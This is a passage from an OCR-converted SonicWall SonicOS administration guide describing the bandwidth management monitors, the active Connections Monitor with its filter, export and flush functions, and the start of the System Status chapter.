
- 60 seconds
- 2 minutes

- 5 minutes
- 10 minutes (default)

The **Refresh Every** box is configurable from 3 to 30 seconds.

The bandwidth management priority is depicted by current, dropped, guaranteed, and maximum.

The following graphic shows the BWM Monitor in Global Bandwidth Mode:




Advanced Bandwidth Monitor

In Advanced BWM mode, the **Dashboard** > **BWM Monitor** provides two monitors that enable you to monitor bandwidth usage:


- Policy-Based Ingress/Egress
- Policy-Based Top 10

These monitors display graphs of bandwidth usage based on the configured Advanced Bandwidth Management policies, such as **Access Rules**, **App Rules**, and **Action Objects**.



To allow a bandwidth rule to be shown in the BWM Monitor:


1 On the SonicWall Security Appliance, go to **Firewall** > **Access Rules**.



2 Do one of the following:


- Click the **Add** button.
- Click the **Configure** button for the rule you want to configure.

The **Add/Edit Rule** dialog displays.



3 If you are adding a new rule, follow the steps in Adding Access Rules.

4 Click the **BWM** tab.



5 Select either or both:

- **Enable Egress Bandwidth Management ('Allow' rules only)**
- **Enable Ingress Bandwidth Management ('Allow' rules only)**

6 Ether:


- Select a Bandwidth Object from the appropriate **Bandwidth Object** drop-down menu.
- Create a new Bandwidth Object.

7 Select the **Enable Tracking Bandwidth Usage** option.

8 Click the **ADD/OK** button.


Policy-Based Ingress/Egress

The **Policy-based Ingress/Egress** graph can display a real-time bandwidth image or a history image. The interval range can be changed by selecting a value for the **View Range** list.




The drop-down list at the top right of this graph lists the policies that the graph can display. The names of policies are preceded with a prefix:

- Access Rules are prefixed with RL.
- Action Objects are prefixed with AFA.



Pausing the mouse over certain items displays tooltip information.




The **Auto Y-Scaling**, **Bar Graph**, and **Flow Chart** options are described in Common Features.

Policy-Based Top 10

The Policy-Based Top 10 monitor displays the most used bandwidth rules. The direction of rules (Ingress/Egress) is significant:


- (I) before the name of a rule indicates an Ingress rule.
- (E) before the name of a rule indicates an Egress rule.



The values used for sorting the Top 10 rules is the average bandwidth accumulated from historic traffic. It is not the bandwidth of the current calculation time interval. Hence, you may see different values for the same rule between the Top 10 graph and other real-time monitors.

To get the precise value of the average bandwidth of a specific rule, pause your mouse over the bar for that rule.

To see a pie chart of the per-IP bandwidth for a specific rule, double click the bar for that rule.



The IP address and the percentage of bandwidth consumed is displayed in the per-IP bandwidth pie chart. The percentage of bandwidth consumed is calculated from the average bandwidth usage and not real-time values.


NOTE: The pie chart of the per-IP bandwidth is displayed only if that rule is configured for per-IP bandwidth management in the Elemental Bandwidth Settings dialog.

14

Monitoring Active Connections

Dashboard > Connections Monitor

The **Dashboard > Connections Monitor** page displays details on all active connections to the security appliance.



Topics:

- Filtering Connections Viewed
- Viewing Connections
- IPv6 Connections Monitor

Filtering Connections Viewed

Topics:


- Entering Filter Criteria
- Exporting Results
- Collapsing the Settings Section

Entering Filter Criteria

You can filter the results to display only connections matching certain criteria:

- Source Address
- Destination Address
- Destination Port
- Protocol
- Flow Type
- Src Interface (source interface)
- Dst Interface (destination interface)

Enter your filter criteria in the **Connection Monitor Settings** section.



The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source Address** and **Destination Address**, the search string will look for connections matching:

Source Address `AND` *Destination Address*

Select the check box in the **Group Filters** column for any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source Address**, **Destination Address**, and **Protocol**, and check **Group** next to **Source Address** and **Destination Address**, the search string will look for connections matching:

(*Source Address* `OR` *Destination Address*) `AND` *Protocol*


Click **Apply Filters** to apply the filter immediately to the **Active Connections Monitor** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.

Exporting Results

You can export the list of active connections to a file.

To export the active connections to a file:

1 On the **Dashboard > Connections Monitor** page, click the **Export Results** button. The **Export Connections Monitor Results** dialog displays.



2 Select if you want the results exported to a plain text file or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database.

3 Click the **Export** button.


4 If you are prompted to Open or Save the file, select **Save**.

5 Enter a filename and path

6 Click **OK**.

Collapsing the Settings Section


After you have specified the filter criteria, you no longer need to display the **Connections Monitor Settings** section. To collapse the section, click the **Collapse** button. Only the heading is displayed.



To redisplay the **Connections Monitor Settings** section, click the **Expand** button.

Viewing Connections

The connections are listed in the **Active Connections Monitor** table:



#	Src IP	Src Port	Dst IP	Dst Port	Protocol	Src Iface	Dst Iface	Flow Type	IPS Category	Expiry (sec)	Tx Bytes	Rx Bytes	Tx Pkts	Rx Pkts	Flush
1	10.0.204.21	56809	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	1809	4141	7	10	
2	10.0.204.21	56781	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	0	675	452	6	7	
3	10.0.204.21	56767	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	0	1917	10371	10	13	
4	10.0.204.21	56800	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	675	412	6	6	
5	10.0.204.21	56810	10.203.15.82	443	TCP	X1	X1	HTTPS Management	N/A	1	3873	133130	52	104	

- Src IP (Source IP)
- Src Port (Source Port)

- Dst IP (Destination IP)
- Dst Port (Destination Port)
- Protocol
- Src Iface (Source Interface)
- Dst Iface (Destination Interface)
- Flow Type
- IPS Category
- Expiry (sec)
- Tx Bytes (Transmit Bytes)
- Rx Bytes (Receive Bytes)
- Tx Packets (Transmit Packets)
- Rx Packets (Receive Packets)
- Flush

Click on a column heading to sort by that column.


To refresh the **Active Connections Monitor** table, click the **Refresh** icon. You can also specify the number of items displayed per page.

To flush any connection, click the **Delete** icon in the **Flush** column for that connection. To flush all connections, click the **Flush All** button at the bottom of the table.

IPv6 Connections Monitor

For complete information on the SonicOS implementation of IPv6, see About IPv6.

The Connections Monitor is configured the same in IPv6 and IPv4; toggle the **View IP Version** radio buttons to change the view/configuration.



Part 3

System


- Viewing Status Information
- Managing SonicWall Licenses
- Configuring Administration Settings
- Administering SNMP
- Managing Certificates
- Configuring Time Settings
- Setting Schedules
- Managing SonicWall Security Appliance Firmware
- Viewing Expansion Module Information
- Using the Packet Monitor
- Using Diagnostic Tools
- Restarting the SonicWall Appliance

15

Viewing Status Information

System > Status

The **System > Status** page provides a comprehensive collection of information and links to help you manage your SonicWall security appliance and SonicWall Security Services licenses. It includes status information about your SonicWall security appliance organized into five sections: **System Messages, System Information, Security Services, Latest Alerts,** and **Network Interfaces** as well as the **Wizards** button for accessing the **SonicWall Configuration Wizard**.



Topics:

Wizards

The **Wizards** button on the **System > Status** page provides access to the **SonicWall Configuration Wizard**, which allows you to easily configure the SonicWall security appliance using the following sub-wizards:

- **Setup Wizard** - This wizard helps you quickly configure the SonicWall security appliance to secure your Internet (WAN) and LAN connections.
- **Registration and License Wizard** - This wizard simplifies the process of registering your SonicWall security appliance and obtaining licenses for additional security services.
- **Public Server Wizard** - This wizard helps you quickly configure the SonicWall security appliance to provide public access to an internal server, such as a Web or E-mail server.
- **VPN Wizard** - This wizard helps you create a new site-to-site VPN Policy or configure the WAN GroupVPN to accept VPN connections from SonicWall Global VPN Clients.
- **Application Firewall Wizard** - Supported on SonicWall NSA series appliances, this wizard helps you quickly configure your SonicWall security appliance with policies to inspect application level network traffic. With the wizard you will be able to create Application Firewall Policies based on series of predefined steps.
- **Wireless Wizard** - (SonicWall wireless appliances only), this wizard helps you select a wireless deployment mode and configure the radio settings of the built-in 802.11b/g antennas.

For more information on using the SonicWall Configuration Wizard, see Wizards.

System Messages

Any information considered relating to possible problems with configurations on the SonicWall security appliance such as password, log messages, as well as notifications of SonicWall Security Services offers, new firmware notifications, and upcoming Security Services expirations are displayed in the **Alert** banner at the top of the page.

System Information

